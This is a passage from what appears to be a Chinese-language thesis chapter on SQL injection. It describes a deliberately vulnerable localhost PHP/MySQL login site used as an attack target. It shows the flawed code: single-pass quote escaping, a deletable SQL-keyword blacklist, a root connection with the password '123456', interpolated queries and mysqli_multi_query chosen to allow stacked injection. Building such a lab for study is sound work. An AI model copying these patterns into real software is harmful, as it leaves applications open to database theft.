所具備的攻擊手段與工具，以及攻擊目標。

3-1~3-2 是系統相關，3-3 說明攻擊的目標網站，3-4~3-5 是攻擊者相關。

3-1 使用系統 - 程序開發相關

此節列出開發應用程序時所使用的系統、程式語言，附上版本與相關資訊。

[1] 電腦作業系統

所有與實驗相關的事物都運行在 Microsoft Windows 11。

[2] 程式碼編輯器

有關程式碼編寫都是使用 Visual Studio Code(VScode)，版本為 1.81。

[3] Python

Python 主要是用來編寫為攻擊者而做的盲注腳本，腳本的具體作用與原理在第 3-4-2 小節將會

詳細說明。Python 的版本是 3.8.7，盲注腳本運行在 windows 的 CMD。

[4] PHP

網站所用的開發語言是 PHP，版本為 8.2.0。

3-2 使用系統 – Web 應用程序運行相關

此節列出 Web 應用程序運行時的相關系統，附上版本與相關資訊。

[1] 瀏覽器

開發與實驗都使用 Chrome 瀏覽器。

[2] 網站伺服器

實驗用的架站伺服器是 Uniform Server，版本是 UniServer Zero XV 15.0.1，以 apache 運行，apache

版本為 2.4.54。

寫完的 PHP 文件放在指定資料夾就可以運行在本機，也就是 localhost，以下圖 3.1 和圖 3.2 分

別是控制視窗與起始頁面。




圖 3.1: 控制視窗



圖 3.2: 起始頁面

[3] 資料庫

網站用的資料庫是 **MySQL**，版本為 8.0.31，其他設定資訊如下圖 3.3 所示，用 phpmyadmin 管理資料庫，phpmyadmin 版本為 5.2.0。



圖 3.3: MySQL 相關設定 截圖自 phpmyadmin

3-3 攻擊者的目標應用程序 - 用戶登入網站

本節說明攻擊者的攻擊目標「用戶登入網站」的架構與運作方式。

3-3-1 接收用戶輸入


user_input.php 是用戶登入頁面，有表單讓用戶提交「**用戶名**」和「**密碼**」，用戶提交參數會以

HTTP 的 GET 方法傳送給主程序 user_result.php，由 user_result.php 接收後執行之後的動作。

(user_input.php 只負責傳送用戶的輸入，不參與之後的流程)

選擇以 GET 方法傳送參數是因為 url 會顯示要傳送的參數與值，方便觀察與利用。

下圖 3.4 是登入示意圖，用戶名是 user2，密碼是 PPAAssss，send 按鈕是送出表單。



The screenshot shows a web browser window with a single tab titled '用戶登入'. The address bar displays 'localhost/user_input.php'. The page content includes a login form with the following elements:

- A label '輸入用戶名:' followed by a text input field containing the text 'user2'.
- A label '輸入密碼:' followed by a text input field containing the text 'PPAAssss'.
- A button labeled 'send' positioned below the password input field.

圖 3.4: 用戶輸入頁面

3-3-2 檢查用戶輸入

由於用戶的提交的參數是不可信的，所以需要對參數進行驗證以確保沒有挾帶惡意字段。採用的輸入過濾方式是 2-6-1 小節提到的黑名單驗證。

在黑名單驗證之前會先確認用戶有確實提交兩個參數「用戶名」和「密碼」，確保參數皆不為空，如果其中一個參數是空值，就終止繼續運行程序並返回錯誤頁面，錯誤頁面如下圖 3.5 所示。




圖 3.5: 用戶輸入為空返回頁面

黑名單驗證主要針對「單引號」、「雙引號」、「惡意關鍵字」，如果參數含有上述三種非法字段，則參數會經過以下方法進行處理，被處理後的參數就視為合法參數，之後會構建成 SQL 查詢句。

註: 因為模擬的是一個存在漏洞的程序，所以對用戶輸入的處理只會進行一次。

[1] 針對「單引號」與「雙引號」的處理

英文的單引號「'」與雙引號「"」如果被帶入 SQL 命令句，則會造成如 2-4-2 小節所演示的程式碼截斷，因此要將「'」與「"」用反斜線「\」轉譯成一般字元，轉譯後的引號失去特殊意義，就無法被攻擊者用來截斷程式碼。

用 `preg_replace()` 函式與將參數中的引號轉譯。(`$str1` 與 `$str2` 是用戶輸入的兩個參數)

```
$str1 = preg_replace("/'/", "\'", $str1); // 把'替換成\'
$str1 = preg_replace('/\\"/', '\"', $str1); // 把"替換成\"
$str2 = preg_replace("/'/", "\'", $str2); // 把'替換成\'
$str2 = preg_replace('/\\"/', '\"', $str2); // 把"替換成\"
```

[2] 針對「惡意關鍵字」的處理

要實施 SQL 注入，攻擊者所提交的參數中會包含某些特定關鍵字，通常是資料庫的命令句，

如 `SELECT`、`WHERE`、`OR`、`INSERT`、`AND`，因此只要將參數中的惡意關鍵字刪除，就可以避免

攻擊者構建的 SQL 注入語句成功執行。

用 `preg_replace()` 函式與正則表達式將參數中的關鍵字用空值取代。(等同於刪除關鍵字)

```
$search = "and|by|create|delete|from|group|insert|like|
order|or|select|union|update|where"; //黑名單
$str1 = preg_replace("/$search/i", "", $str1); // i 表示不區分大小寫
$str2 = preg_replace("/$search/i", "", $str2); // i 表示不區分大小寫
```

例如輸入「SElect0or00aNd0UpDAtE0」，過濾後會變「00000」。

3-3-3 連結 MySQL

在對資料庫進行操作之前，必需先與資料庫連結，會用到 `mysqli_connect()` 函數連結 MySQL 資

料庫，如果資料庫沒有成功連結就終止程序。

使用最高權限 `root` 連結資料庫並以 `root` 身分操作 MySQL 資料庫。

```
$host = 'localhost'; //本機
$user = 'root'; //以管理員 root 的身分運行資料庫
$password = '123456'; //root 的密碼
```

```

$dbname = 'user'; //運行 user 庫
$db_link = mysqli_connect($host, $user, $password, $dbname);

if(!$db_link) {
    die("連結失敗"); //如果連結失敗就終止程序
}

```

用戶登入系統所需要的所有資料都保存在 user 庫中的 userinfo 表，關於資料庫的架構在 3-3-5

小節會詳細說明。

3-3-4 資料庫架構

與用戶登入系統相關的庫是 user 庫，user 庫裡的 userinfo 表保存了網站用戶的重要資料，包

含 10 位用戶的用戶名、編號、密碼、銀行帳號、銀行密碼、存款，內容如下圖 3.6 所示。(除了

存款的資料類型是 int，其餘列皆是 varchar)

伺服器：Uniform Server:3306 » 資料庫：user » 資料表：userinfo “存放用戶資料”																			
瀏覽		結構		SQL		搜尋		新增		匯出		匯入		權限		操作			
←T→				用戶名	編號	密碼	銀行帳號	銀行密碼 6~20	存款 萬										
<input type="checkbox"/>		編輯		複製		刪除	user1	001	123	PKF9592844594	sdf56ilu11nn	5000							
<input type="checkbox"/>		編輯		複製		刪除	user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20							
<input type="checkbox"/>		編輯		複製		刪除	user3	003	abcdef	QHD4786129655	lih4564864hkj	3000							
<input type="checkbox"/>		編輯		複製		刪除	user4	004	1234567890	IBF98165175361	hfz865f5g66	150							
<input type="checkbox"/>		編輯		複製		刪除	user5	005	987987987	GJB4587962581	ahj6412tr2	650							
<input type="checkbox"/>		編輯		複製		刪除	user6	006	hchs	LRF8790201453	bm54297cvbn	700							
<input type="checkbox"/>		編輯		複製		刪除	user7	007	101010	XCV5520147836	bfh618vdg46	850							
<input type="checkbox"/>		編輯		複製		刪除	user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700							
<input type="checkbox"/>		編輯		複製		刪除	user9	009	theworld	MCV6478912305	ylu54cgf8571g	5							
<input type="checkbox"/>		編輯		複製		刪除	attacker	010	00000	TRE5876952537	sd5651fkjl	450							
				<input type="checkbox"/> 全選	已選擇項目：		編輯	複製	刪除	匯出									

圖 3.6: userinfo 表的內容

user 庫中還有另一個表 **sensitive_data**，存放網站管理人員的帳號、密碼、電子郵件等敏感資

料，這個表並沒有實際作用，創建目的是作為攻擊者的另一個攻擊目標，內容如下圖 3.7 所示。

(sensitive_data 表所有列的資料類型皆是 varchar)



	網站負責人	編號	後台密碼	身分	電子郵件
<input type="checkbox"/> 編輯 複製 刪除	Makunouchi_Ippo	001	DempseyRoll	網站開發人員	OPdf58ed4f4@gamil.com
<input type="checkbox"/> 編輯 複製 刪除	Joseph_Joestar	002	konodioda	網站管理員	PJJIO566d5f@gmail.com
<input type="checkbox"/> 編輯 複製 刪除	Sugimoto_Saichi	003	orewafujimida	網站維護人員	afd6565iasi5j@gamil.com

圖 3.7: sensitive_data 表的內容

3-3-5 構建 SQL 查詢句

系統會將過濾後的兩個參數與 SQL 命令動態組成 SQL 查詢句，用來查詢 userinfo 表中的資料。

\$str1 與\$str2 分別是過濾後的「用戶名」和「密碼」。

```
$sql = " SELECT * FROM `userinfo`  
WHERE `用戶名` = '$str1' AND `密碼` = '$str2' ";
```

以上 SQL 命令句的意思是在 userinfo 表中查詢符合「用戶名」= \$str1 且「密碼」= \$str2 的所

有資料。

3-3-6 資料庫查詢

系統用 `mysqli_multi_query()` 函式對資料庫執行 3-3-5 小節構建的 `$sql` 查詢句，並將結果保存在變量 `$result`。

```
$result = mysqli_multi_query($db_link, $sql);
```

如果查詢有結果就代表用戶輸入的用戶名與密碼是正確的，且 `$result` 不為空。如果查詢無結果就表示用戶名或密碼錯誤，且 `$result` 是空值。

註: 因為模擬的是一個存在漏洞的程序，所以刻意使用 `mysqli_multi_query()` 函式而不是 `mysqli_query()`，因為 `mysqli_multi_query()` 支持運行多條 SQL 命令(以 ; 分隔)，而 `mysqli_query()` 只能執行一條，這樣攻擊者就可以利用 2-5-5 小節所提到的堆疊注入手法攻擊系統。

3-3-7 結果輸出

假設用戶輸入的用戶名和密碼是正確的，則 `$result` 就會保存查詢出的結果，並以表格形式輸出在結果頁面 `user_result.php`，例如下圖 3.8 輸出的是用戶 `user2` 的資料。



圖 3.8: 用戶正確輸入結果示意圖

user_result.php 除了顯示表格，還會顯示用戶查詢資料的「當前時間」，以及用戶輸入的「用戶名」與「密碼」的內容，這些資訊的顯示格背景色為灰色。

user_result.php 還會顯示系統構建出的 SQL 查詢句，顯示格背景色為黃色，黃色區的內容用戶無法看到，顯示 SQL 查詢句的目的只是為了方便實驗觀察及演示，使用者無法看到黃色區內容。

假設\$result 為空，就代表用戶輸入錯誤，返回「帳號或密碼錯誤」，例如圖 3.9 用戶輸入正確的用戶名 user2，但輸入的密碼錯誤，就會返回如下圖 3.9 的錯誤頁面。




圖 3.9: 錯誤頁面

註: 雖然 `mysqli_multi_query()` 支持運行多條命令，但系統刻意設計成只會返回第一條查詢的結

果，這樣比較合理，也讓攻擊者無法單用簡單的堆疊注入就輕易獲得資料。

3-3-8 系統運作流程圖




圖 3.10: 系統流程圖

上圖 3.10 是一個簡單的用戶登入程序運行流程示意圖，用戶輸入的「用戶名」及「密碼」皆

會被檢測，如果含有非法字段就會先被處理再構建成 SQL 查詢句。

3-4 攻擊者 - 具備的攻擊手段與工具

此節列出攻擊者在模擬實驗中使用的攻擊手段與工具。

因為系統刻意設計成不顯示詳細錯誤資訊，因此攻擊者無法利用基於報錯的注入，且由於二

階注入會涉及到資料竄改，較為複雜繁瑣，所以本實驗不討論二階注入的攻擊。

